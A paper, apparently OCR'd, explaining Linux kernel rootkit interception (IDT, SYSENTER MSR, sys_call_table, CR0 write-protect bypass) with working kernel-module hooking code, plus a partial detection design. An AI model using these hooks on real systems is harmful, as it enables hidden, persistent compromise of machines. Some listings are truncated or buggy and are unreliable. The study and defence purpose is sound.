Kernel rootkits in Linux: low-level approach and prevention

Ivan Galinskiy

1 A little disclaimer

This work is mostly the result of the process of learning system internals.

2 Kinds of rootkits

2.1 Classification

What exactly are the rootkits? In the malware classification, rootkits are programs designed to hide the fact of system intrusion by hiding processes, users, files etc. This is the base classification, which is true for all kinds of rootkits. But if we look at real samples, deviations appear. For example, in some cases the rootkit is not just "standalone", but a part of another piece of malware which is being hidden. A very good example is Rustock.C designed for Windows.

2.2 Basic principles of work

Obviously, the process of hiding something is based on modifying system "internals", requiring thus some way to gain administrative (root) privileges.


This can be done in very different ways, and besides, it is not part of rootkit's job, so we will skip that. But there are basically two ways the rootkit "holds" itself on the main system:

1. Modifying files on the filesystem. When a program has administrative rights on the target machine, it can (almost always) do whatever it "wants". For example, modifying the passwd or sudo utilities will probably get users' passwords. The disadvantages are obvious. To detect the rootkit, the user needs to check main utilities' checksums from a trusted operating system (either by loading with LiveCD or by taking the harddisk to another machine).

2. Modifying only the RAM. Of course, at first sight it may look a bit strange, as with a reboot anything will return to normal. But just imagine a server with, lets say, 2 years uptime? Now it looks better, and this kind of rootkits is much tougher (and more interesting to research).

3 A brief look at DR Linux rootkit

Well, finding this one was not a difficult task. Besides, it's one of the most up-to-date open-source rootkits available. Others are either very old, or don't match our context, so we will not look at them. The source code indicates that this rootkit is based on debug registers. According to Intel documentation, the debugging registers are DR0 - DR7. DR0 - DR3 registers hold four linear addresses. DR4 and DR5 are reserved for extended debugging and we are not going to look at them now. DR6 is the "Debug State Register" and DR7 is the "Debug Control Register". What is their purpose? The below scheme from Intel documentation explains some things. The one interesting



is the DR7, which controls the debugging behaviour. For the rootkit, the usefullness is in the ability to control read, write or execute operations (or their combinations) on the breakpoints (note: the settings are individual for each breakpoint). Obviously, the breakpoints are not useful by themselves. When a breakpoint is reached, after executing it, the processor emits a `#DB` exception, which is catched by the kernel handler in normal cases. But the rootkit changes the handler in Interrupt Descriptor Table to its own or either modifies the system handler (in this case the IDT remains untouched).

4 Interception techniques

Wait, is this the only way to control system internals? Actually, more methods were created through the time, but all of them are based on modifying well-known system structures, the quantity of which is not so big. What structures? Some of them are IDT, MSR, DR registers (as seen above), syscall tables... What are all these abbreviatures? They may look scary at first sight, but the things are simpler. So what all those things do?

- IDT means Interrupt Descriptor Table. In simple words, it contains addresses of handlers for interrupts. As we have seen in the DR rootkit, it may be very useful. There is also another detail, before Pentium II was introduced, system calls (i.e. calls from user applications to kernel) were performed using the `0x80` interrupt (loading the system call number into EAX register before invoking interrupt). And guess what? The pointer to the handler for that interrupt was stored in IDT too.

- MSR stands for Model Specific Registers. Before Pentium II, interrupts were used to make system calls. It's a simple way, but unfortunately, slow. That's why `SYSENTER/SYSCALL` and `SYSEXIT/SYSRET` (for Intel/AMD respectively) commands were introduced, providing a faster way to make system calls. Now the pointer to that handler of the call was not in IDT, but in a set of MSR registers. They store the target instruction, stack segment pointer etc. But the most interesting and useful for us is the `IA_32_SYSENTER_EIP` which stores the target instruction. Changing it to something else will redirect all the system calls into the new procedure.

- So what is the difference between the above two methods? Only the way to *call* system procedures! Even if we examine the source of `system_call` and `ia32_sysenter_target` (there is where `IA_32_SYSENTER_EIP` points by default), in both we find "`call *sys_call_table(,%eax,4)`". This means that those procedures are the same in both cases (otherwise, it would be strange). And, of course, modifying pointers in this table can be very funny for the rootkit (and more for the machine owner).

4.1 Modifying IDT

There are some other ways, of course, but now we will concentrate on the ones listed above and try to perform these "tricks". So, the first in the list is interception of interrupts via IDT. Ok, let's begin.

- First of all, I am going to be as kernel version independent as I can. It means that I am going to use resources available in the processor rather that predefined macros or whatever.

- OK, before we make any changes to IDT, we obviously need to know where exactly it resides. An assembly command `SIDT` can help us with this, getting the IDTR register contents. In 32-bit systems, IDTR contains two fields: the 16-bit limit, specifying the size of the table, and 32-bit address which is the location of IDT. But there is a detail that led me to mistakes: the address is stored with low-order bytes first! We can define a function to get the register contents in easily-readable form (file `sidt.h`):

```
1  typedef struct {
2    uint16_t limit;
3    uint16_t base_low;
4    uint16_t base_high;
5  } __attribute__((__packed__)) dtr;
6
7  dtr get_idtr(void)
8  {
9    dtr idtr;
10   idtr.limit = idtr.base_low = idtr.base_high = 0;
11
```

```
12    asm("sidt %0 \n\t"
13        : "=m"(idtr));
14
15    return idtr;
16  }
```

- Half of the job is done now. However, we still need to get a particular entry in the IDT (to store the original interrupt handler, for example). In Linux on 32-bit systems, each entry in IDT is 8-bytes long and consists of an offset to the handler and some attributes. The funny thing is the offset is not continuous in the entry! The first 16 bits begin at bit 0 of the IDT entry, and the last 16 are at the end of the entry. Tricky, right? The following code can handle with this (file `idt.h`):

```
1  typedef struct
2  {
3    uint16_t offset_low;
4    uint32_t not_used; /* We are not going to use that */
5    uint16_t offset_high;
6  } __attribute__((__packed__)) idt_entry;
7  /* __packed__ is needed to avoid structure alignment, otherwise it will
8     not be suitable for use */
9
10 idt_entry* get_idt_entry(dtr idtr, uint index)
11 {
12   idt_entry* entry = (idt_entry*) ((idtr.base_high << 16) + idtr.base_lo
13   entry += index;
14   return entry;
15 }
16
17 inline void modify_idt_entry_addr(idt_entry* entry, new_addr)
18 {
19   __asm__("cli\n\t");
20   entry->offset_high = (uint32_t)new_addr >> 16;
21   entry->offset_low = (uint32_t)new_addr & 0x0000ffff;
22   __asm__("sti\n\t");
23 }
```

- Very good! Now that we have the entries, many things can be done.

But let's stop with IDT hooking and continue to the next method.

4.2 SYSENTER/SYSCALL interception

Well, this one is a juicy one! As I already told, beginning with Pentium II, Intel processors implemented the new `SYSENTER/SYSEXIT` instructions (and AMD used `SYSCALL/SYSRET`). They decreased the overhead of switching from user mode and vice-versa (the interrupts are slow). These instructions used special MSR registers to know where the target procedure was located. There is one that is specially relevant to us: `SYSENTER_EIP_MSR`. Its contents are loaded to the EIP register (basically a jump) at the end of `SYSENTER` execution. Initially it points to a kernel procedure, but we can change it to our procedure. How can it be done?

- First, of course, we need a way to access the `SYSENTER_EIP_MSR` register. It's not accessed like the, let's say, EAX register. There is a special instruction, `RDMSR`, that does it. The only requirement is that the number of MSR register should be loaded into ECX (the number of `SYSENTER_EIP_MSR` is 0x176). The contents are stored in EDX and EAX registers (EDX is 0 on 32-bit systems).

- Now we can put a new value to the register. This process is basically an inverted version of the previous. We load the new value into EDX:EAX (EDX is zero, EAX is the new procedure pointer), the MSR register number into ECX, and perform the instruction `WRMSR`.

- I thought that an example would be more helpful than a dry description, so here is a minimal sample kernel module for this task (the includes were (duh) excluded). It's a kernel module because `WRMSR` can only be performed at ring 0 (file `msr.h`):

```
1 void (*old_handl_p)(void) = 0;
2 void (*new_handl_p)(void) = 0;
3
4 void hook(void)
5 {
6   /* Pointer to the original handler */
7   asm("jmp *%0" : : "m"(old_handl_p));
8   return;
```

```
 9 }
10
11 int init_module(void)
12 {
13   new_handl_p = &hook;
14
15   asm("rdmsr\n\t"
16       : "=a"(old_handl_p) /* EAX now has a pointer to the hook */
17       : "c"(0x176) /* Number of MSR register */
18       : "%edx"); /* RDMSR also changes the EDX register */
19
20   asm("wrmsr\n\t"
21       : /* No output */
22       : "c"(0x176), "d"(0x0), "a"(new_handl_p));
23
24   return 0;
25 }
26
27 void cleanup_module(void)
28 {
29   asm("wrmsr\n\t"
30       : /* No output */
31       : "c"(0x176), "d"(0x0), "a"(old_handl_p));
32 }
```

- Obviously, this module doesn't do anything special, it's more like a "proof-of-concept". But the payload will come later.

5 Designing a rootkit

Now we have the most popular methods of intercepting system internals, which are also pretty easy to detect. Usually the check consists of retrieving the system structures, registers etc. and comparing them to the original ones found in an uncompressed kernel (or the System.map file). Can the results of such a check be trusted? No! The rootkits now prefer to modify the system handlers themselves instead, as it's more difficult to discover. For example, let's see the method for debugging registers (it's simpler than other methods), but in a new way.

5.1 Modifying the original debug handler

1. What happens when a breakpoint is reached? The 0x1 interrupt. Now we need to see what procedure is called to handle that interrupt, so let's see the IDT.

2. On my system, it reported the address 0xc125af80. This doesn't tell a lot, right? To discover what it is, I used the System.map file. The result was a function "`debug`". Now this is interesting! Let's see what this function does in kernel sources. Actually, the debug entry is located (kernel 2.6.33) in the `arch/x86/kernel/entry_32.S` (was tricky to find). And this is the code.

```
1  ENTRY(debug)
2          RING0_INT_FRAME
3          cmpl $ia32_sysenter_target,(%esp)
4          jne debug_stack_correct
5          FIX_STACK 12, debug_stack_correct, debug_esp_fix_insn
6  debug_stack_correct:
7          pushl $-1                       # mark this as an int
8          CFI_ADJUST_CFA_OFFSET 4
9          SAVE_ALL
10         TRACE_IRQS_OFF
11         xorl %edx,%edx                  # error code 0
12         movl %esp,%eax                  # pt_regs pointer
13         call do_debug
14         jmp ret_from_exception
15         CFI_ENDPROC
16 END(debug)
```

   Good! The "`call do_debug`" seems to be the call to the "official" debug handler. And if we change it with our own handler, which then gives control to `do_debug`? Lots of fun! The only problem here is that we actually need to find this call and replace the original address to our own handler.

3. Yes, in theory it's simple, but the practice is a bit more complicated. It should be good to see part of disassembled listing of "`debug`":

```
c125afc7: 31 d2                 xor    %edx,%edx
c125afc9: 89 e0                 mov    %esp,%eax
c125afcb: e8 7c 96 da ff        call   0xc100464c
c125afd0: e9 67 80 da ff        jmp    0xc100303c
```

Interesting, right? But here is a problem. As the hex code of "`call`" in this case is `0xe8`, it's a relative near call. Obviously, it's not acceptable for the hooking function (the addresses will be different), so first we need to calculate the absolute offset of "`do_debug`". Yes, and just for clarity: the 4-byte value after "`0xe8` is a signed integer. The offset is added to the address of the next instruction, in my case `0xc125afd0`, and (voilà!) we obtain the linear address of "`do_debug`". But first, we need to find this call. According to the objdump listing provided above, the 4-byte pattern we are looking for is `0xd289e0e8`. Digging in the kernel is hard for a human, so let's define another function (file `search.h`. *Important: when we get a value from memory and use it as an integer, it's inverted (because of the endianness). So if we need to find code, we need to invert the pattern again*:

```
void* search(uint8_t* base, uint32_t pattern, uint limit)
{
  /* Reversing the byte order in the pattern, because int is
   stored reversed, but we need to find straight patterns*/
  uint32_t pattern_reversed = (pattern << 24) + (pattern >> 24) +
    ((pattern & 0x0000ff00) << 8) +
    ((pattern & 0x00ff0000) >> 8);

  int c;
  for (c=0; c < limit; c++)
    {
      /* We add c bytes to the pointer, convert it to uint_32
         and then compare (if found, we add 4 so it points to
         the next byte) */
      uint8_t* base_cur = base + c;
      if (*((uint32_t*)(base_cur)) == pattern_reversed)
        return (void*)(base_cur + 4);
    }

  /* Nothing found */
```

```
21    return (void*)0;
22 }
```

WARNING: It's not the best or the fastest code, but considering that it will usually be called only once, it's not critical

Well, this is a good technique, but I will not use it because of the relatively easy way to access DR0-DR7 registers. Instead, I will use a little bit more complicated, but more reliable (in terms of ease of discovery) method of hijacking system calls directly in the `sys_call_table`.

- The responsible code, found both in `system_call` and `ia32_sysenter_target` (what additionally proves that system calls are located in that table), is `call *sys_call_table(,%eax,4)`. This is the disassembled fragment of `ia32_sysenter_target`:

```
1 c10031ca: 3d 51 01 00 00         cmp    $0x151,%eax
2 c10031cf: 0f 83 4e 01 00 00      jae    0xc1003323
3 c10031d5: ff 14 85 b0 d2 25 c1   call   *-0x3eda2d50(,%eax,4)
```

  A negative value? It cannot be, since the opcode `0xff` always means an absolute offset. It's a mistake in `objdump`, so I sent a bug report. However, it's not that critical, and we may continue.

- Now the function "`search`", defined above, can be used to search the pattern `0x00ff1485` (taken from the disassembly listing), and that is how we obtain the address of `sys_call_table`!

- Well, the table is here, but we have no idea on what entry is interesting for us. But there is a very useful file in kernel sources, `arch/x86/kernel/syscall_table_32.S`. I will provide a little fragment of that file:

```
1 ENTRY(sys_call_table)
2         /* 0 - old "setup()" system call, used for restarting */
3         .long sys_restart_syscall   /* 0 */
4         .long sys_exit
5         .long ptregs_fork
6         .long sys_read
```

```
7           .long sys_write
8           .long sys_open              /* 5 */
9           .long sys_close
10          .long sys_waitpid
11          .long sys_creat
12          .long sys_link
13          .long sys_unlink            /* 10 */
14          /* Many more entries (like 300)... */
```

- Why waiting?! Let's have some fun and modify the `sys_open`! First, I would like to define a function to find `sys_call_table` and a inline function to read a particular entry. Here they go (file `syscall.h`):

```
1  void* find_sys_call_table(void)
2  {
3    void* ia32_sysenter_target_p = 0;
4    void* sys_call_table_p = 0;
5    void* sys_call_table_pp = 0;
6
7    asm("rdmsr\n\t"
8        : "=a"(ia32_sysenter_target_p)
9        : "c"(0x176)
10       : "%edx");
11
12   /* This is technically a pointer to a pointer */
13   sys_call_table_pp =
14     search((uint8_t*)ia32_sysenter_target_p, 0x00ff1485, 512);
15
16   /* Convert to uint32_t, read (32 bits) and convert obtained
17      value to void* */
18   sys_call_table_p =
19     (void*) (*((uint32_t*)sys_call_table_pp));
20
21   return sys_call_table_p;
22 }
23
24 void* read_sys_call_entry(void* sys_call_table, int index)
25 {
26   void* entry_p = sys_call_table + 4 * index;
```

```
27   uint32_t entry = *((uint32_t*)entry_p);
28   return (void*)entry;
29 }
```

- Now that we have all the nessesary addresses, `sys_open` can be "patched". How? I found it easier to read the disassembled listing of `sys_open` (again, right?) than searching through the kernel source. Also the function is not so big, so you may see the complete listing of it:

```
1  c10b040c: 57                   push   %edi
2  c10b040d: b8 9c ff ff ff       mov    $0xffffff9c,%eax
3  c10b0412: 56                   push   %esi
4  c10b0413: 53                   push   %ebx
5  c10b0414: 8b 7c 24 10          mov    0x10(%esp),%edi
6  c10b0418: 8b 74 24 14          mov    0x14(%esp),%esi
7  c10b041c: 8b 5c 24 18          mov    0x18(%esp),%ebx
8  c10b0420: 89 fa                mov    %edi,%edx
9  c10b0422: 89 f1                mov    %esi,%ecx
10 c10b0424: 53                   push   %ebx
11 c10b0425: e8 dd fe ff ff       call   0xc10b0307
12 c10b042a: 5a                   pop    %edx
13 c10b042b: 5b                   pop    %ebx
14 c10b042c: 5e                   pop    %esi
15 c10b042d: 5f                   pop    %edi
16 c10b042e: c3                   ret
```

  Why so tiny? Looks more like a wrapper or something similar. And it is! Look at the "`call 0xc10b0307`" (`0xe8` opcode, another relative offset). In my system this address represents function "`do_sys_open`". Feeling the power? Oh yes.

- So, now it's only a question of technique to hook `sys_open`. After that the function `search`, a pointer to the beggining of the address (or better said, relative offset) is obtained. This offset is stored as a signed integer, after that we obtain the address of the next instruction by adding 4 (4 bytes) to the pointer. Then the offset is added to that pointer and that is how we obtain the absolute offset of "`do_sys_open`". Well, it's not that simple. Why? The pages that contain this code are write-protected, so an attempt to write there will cause an exception

and nothing more (it took me some time to figure it out). But there is the WP bit in CR0 register which enables/disables write protection, so we can use it in the following helper function (file `rw_protect.h`):

```
1  void rw_protection_set(bool enabled)
2  {
3    int32_t cr0;
4    asm("mov %%cr0, %0\n\t"
5        : "=r"(cr0));
6
7    if (enabled)
8      cr0 |= (1 << 16);
9    else
10     cr0 &= ~(1 << 16);
11
12   asm("mov %0, %%cr0\n\t"
13       :
14       : "r"(cr0));
15   return;
16 }
```

Problem solved! The complete module code will look like this (file `open_hook.c`):

```
1  void (*do_sys_open)(void) = 0;
2
3  void hook(void)
4  {
5    asm("jmpl *%0"
6        : /* No output */
7        : "m"(do_sys_open));
8    return;
9  }
10
11 int init_module()
12 {
13   void* sys_call_table = 0;
14   void* sys_open_p = 0;
15
```

```
16    void* do_sys_open_rel_p = 0;
17    int32_t do_sys_open_rel = 0;
18
19    int32_t new_offset = 0;
20
21    sys_call_table = find_sys_call_table();
22    sys_open_p = read_sys_call_entry(sys_call_table, 5);
23
24    do_sys_open_rel_p = search((uint8_t*)sys_open_p, (uint32_t)0x89f153e8,
25    do_sys_open_rel = *((int32_t*)do_sys_open_rel_p);
26
27    do_sys_open = (void*) ((uint32_t)do_sys_open_rel_p + 4 + do_sys_open_r
28
29    new_offset = (int32_t)
30      ((uint32_t)hook - ((uint32_t)do_sys_open_rel_p + 4));
31
32    rw_protection_set(false);
33
34    asm("mov %%eax, (%%ebx)\n\t"
35        :
36        : "a"(new_offset), "b"(do_sys_open_rel_p));
37
38    rw_protection_set(true);
39
40    return 0;
41  }
42
43  void cleanup_module(){}
```

- Let's now modify the hook in such a way that it will block access to, for example, all the filenames ending with "st". It's not pretty useful, but it shows some principles. But as we are replacing the `do_sys_open` call, we will take the `do_sys_open` definition in kernel sources as a base for our hook. So the modified hook looks like this (file `open_hook_inter.c`):

```
1  long hook(int dfd, const char *filename, int flags, int mode)
2  {
3    asm("pusha\n\t");
```

```
4    char* p = filename;
5    while (*p != '\0') p++; // Find the end of the string
6
7    if (*(p-1) != 't' && *(p-2) != 's') // Check its ending
8      {
9        asm("popa\n\t");
10       asm("jmpl *%0\n\t"
11       : /* No output */
12       : "m"(do_sys_open));
13     }
14   asm("popa\n\t");
15   return -1; // Simulation of an error
16 }
```

Don't pay attention to the strange way of checking filename ending. The reason for this is that the name is provided to `open` in different ways, and that function then calls `getname` to determine full filename, but I am not going to work with it right now, because I was only showing the technique itself.

6 Detection

Now that the basic principles are known, we can finally develop an application that will detect hijacking attempts *before* any damage can be done to the OS and possibly discover existing rootkits. The functions of that "IDS" will be the following:

1. At startup, read the `GDTR`, `IDTR`, `SYSENTER_EIP_MSR` registers.
2. Retrieve the values of debugging registers and, if a "suspicious" value is found, do something.
3. Retrieve the #PF interrupt handler. A good technique of hiding something is by clearing the P flag of that "something". I mean, the page will look like it's not present in the memory and the #PF exception will be raised, which is then caught by the handler. The handler itself can be malicious, permitting it to intercept things.
4. Retrieve `ia32_sysenter_target` and `system_call` in order to compare them to the version found in vmlinux.

5. Retrieve GDT. The rootkit may add descriptors with base not equal to zero and use them in order to make the disassembly much more complicated, but becoming more detectable.

6. Retrieve `sys_call_table`, all the system calls, the IDT and the interrupt handlers.

7. Clear the P flag on some "attractive" system structures and set a new handler for #PF. Why the P flag instead of debugging registers? Well, the debugging registers can be modified very easily, that's the reason. It's more complicated, of course, but gives more reliability. Here I am going to use predefined kernel functions and macros to ensure compatibility and portability.

Well, it's not such a large list, so let's begin. I think it might be better to first make the IDT handlers' comparison function. But there is a little thing about finding the end of the interrupt handler, because we are going to need something like a disassembler. This time I am going to use a disassembler engine called "hde32", written by Vyacheslav Patkov. I found it simple enough for my task, that is the reason of my choice (others disasm engines were a little big). Here is how the usage will look like (file `idt_compare.h`):

```
1  #include "hde28c/hde32.c"
2
3  typedef struct
4  {
5    uint16_t offset_low;
6    uint32_t not_used; /* We are not going to use that */
7    uint16_t offset_high;
8  } __attribute__((__packed__)) idt_entry;
9
10 void get_idt_addresses(int32_t* buffer, idt_entry* idt)
11 {
12   for(int i = 0; i <= 255; i++)
13     {
14       *(buffer + i) =
15         ((idt + i)->offset_high << 16) + (idt + i)->offset_low;
16     }
17
```

```
18   return;
19 }
20
21 void* get_function_end(char* beginning)
22 {
23   hde32s instr; // Instruction structure
24   unsigned int length = 0;
25
26   while (instr.opcode != 0xC3 || instr.opcode != 0xCB || // ret
27          instr.opcode != 0xCF) // iret
28     {
29       beginning += length;
30       length = hde32_disasm(beginning, &instr);
31     }
32
33   return (void*)beginning;
34 }
```

Let's leave it for later and try to solve a more interesting problem: the "P-flag interception". Well, there are some very useful functions defined in `arch/x86/include/asm/pgtable.h` file: `pte_set_flags` and `pte_clear_flags` which take a `pte_t` argument and the flags to set/clear and the functions to calculate the position of a page table entry. In order to modify the P flag, we need to first calculate the position of the entry in the global dir, then in the upper dir etc. until we get to the page table. However, this is not difficult at all (thanks developers for the macros and functions!). A header file containing the required functions will be like that (file `pg_flag_mod.h`):

```
1  // pte_set_flags and pte_clear_flags don't actually change any system
2  // structures, they only provide you with the modified copies of
3  // entries. set_pte is the function that modifies the structures
4
5  inline void set_present(pte_t* ptep)
6    set_pte(ptep, pte_set_flags(*ptep, _PAGE_PRESENT));
7
8  inline void clear_present(pte_t* ptep)
9    set_pte(ptep, pte_clear_flags(*ptep, _PAGE_PRESENT));
10
11 pte_t* virt_to_pte(unsigned int addr)
```

```
12 {
13   // Not the most optimal code, but pretty illustrative
14   pgd_t* pgd = pgd_offset_k(addr);
15   pud_t* pud = pud_offset(pgd, addr);
16   pmd_t* pmd = pmd_offset(pud, addr);
17   return pte_offset(pmd, addr);
18 }
```

Of course, just altering the page table is not enough, the whole point here is about intercepting things, so we will need to put our own handler to the page fault exception. The code that puts an "empty" handler that does nothing except invoking the original one(file `fault_handl_emp.c`):

```
1  #include <linux/module.h>
2  #include <linux/kernel.h>
3  #include "sidt.h"
4  #include "idt.h"
5
6  void* old_page_fault = 0;
7  idt_entry* pf_ent_p = 0;
8
9  void new_page_fault(void)
10 {
11   __asm__("jmpl *%0\n\t"
12           :
13           : "m"(old_page_fault));
14 }
15
16 int init_module()
17 {
18   pf_ent_p = get_idt_entry(get_idtr(), 0x0e);
19   old_page_fault = (void*)((pf_ent_p->offset_high << 16) +
20                            pf_ent_p->offset_low);
21
22   // Setting the new handler
23   __asm__("cli\n\t");
24   pf_ent_p->offset_high = (uint32_t)&new_page_fault >> 16;
25   pf_ent_p->offset_low = (uint32_t)&new_page_fault & 0x0000ffff;
26   __asm__("sti\n\t");
27
```

```
28    return 0;
29  }
30
31  void cleanup_module()
32  {
33    __asm__("cli\n\t");
34    pf_ent_p->offset_high = (uint32_t)old_page_fault >> 16;
35    pf_ent_p->offset_low = (uint32_t)old_page_fault & 0x0000ffff;
36    __asm__("sti\n\t");
37  }
```

Very good, but we still need to know *where* did the `#PF` exception occur and *who* called it. The EIP and CS registers hold the address of the instruction where the exception occured (but they are stored in stack, so we are going to take them from there). The sequence of actions in our case will be the following:

1. Access the values stored in the stack (but not `pop` them).
2. Obtain the address of the instruction that caused `#PF` and get that instruction.
3. See the address that instruction was accessing to, using disassembler (here is where we detect malicious intentions).
4. If the address is the one we are observing, check the address of that instruction and see if it belongs to the range of permitted values.

So that is how we detect *who* accesses critical system structures and have the possibility to stop these intentions if they are not permitted. This code should do the trick:

```
1  #include <linux/module.h>
2  #include <linux/kernel.h>
3  #include "pg_flag_mod.h"
4  #include "hde28c/hde28.c"
5  #include "sidt.h"
6  #include "idt.h"
7
8  void* old_page_fault = 0;
```

```
 9 uint32_t old_dr0 = 0;
10 void* old_debug = 0;
11
12 idt_entry* pf_ent_p = 0;
13
14 void new_debug(void)
15 {
16   // TODO: here we check where did the exception came from
17
18   // Clear the debug status register
19   set_debugreg(0, 6);
20 }
21 void new_page_fault(void)
22 {
23   // Saving all the registers before modifying them.
24   __asm__("pushad");
25
26   uint32_t eip = 0; // The pointer to the instruction.
27   uint16_t cs; // The CS register (stored in stack).
28   char* instruction_buf = kmalloc(8, GFP_KERNEL);
29
30   // Here we get the required data from stack (note: after the
31   // "pushad" instruction the offset in stack is 32 bytes).
32   __asm__("movl 32(%%esp), %0\n\t"
33           : "=r"(eip));
34
35   __asm__("movw 36(%%esp), %0\n\t"
36           : "=r"(cs));
37
38   // And here we get the instruction itself (in two steps, copying 8
39   // bytes).
40   __asm__("movl %0:%1,     (%2)\n\t"
41           "movl %0:4(%1), 4(%2)\n\t"
42           : "=r"(instruction_buf)
43           : "r"(cs),"r"(eip));
44
45   // The disassembly is performed here in order to see the page to
46   // which that instruction accessed
47
48   hde32s instr_disasm;
```

```
49    hde32_disasm(instruction_buf, &instr_disasm);
50
51    // The query is from the kernel (not kernel modules),
52    // everything OK.
53    // Note: here I assume that the kernel itself doesn't
54    // cause page faults.
55    // TODO: change 0x1 by something more universal.
56    if ((eip >> 24) == 0xc1)
57      {
58        // Here we set up the debugging register
59        // to stop at the next instruction
60        // in order to clear the P flag again
61        // and save the previous value of DR0.
62        get_debugreg(old_dr0, 0);
63        set_debugreg(eip + instr_disasm.len, 0);
64
65        // Now we open access to the requested page
66        set_present(virt_to_pte(instr_disasm.imm32));
67
68        // Here we return from the exception handler,
69        // the command executes, the breakpoint is activated,
70        // the P flag is cleared again
71        __asm__("popad"
72                "iret");
73
74        __asm__("popad" // Restoring the registers for normal operation
75                "jmpl *%0\n\t"
76                : // No output
77                : "m"(old_page_fault));
78      }
79  }
80
81  int init_module()
82  {
83    pf_ent_p = get_idt_entry(get_idtr(), 0x0e);
84    old_page_fault = (void*)((pf_ent_p->offset_high << 16) +
85                             pf_ent_p->offset_low);
86
87    // Setting the new handler
88    modify_idt_entry_addr(pf_ent_p, &new_page_fault);
```

```
89
90    // Here we'll clear the P flag on some pages
91    // TODO
92
93    return 0;
94  }
95
96  void cleanup_module()
97  {
98    // Here we'll set the P flag on some pages
99    // TODO
100   modify_idt_entry_addr(pf_ent_p, &old_page_fault);
101 }
```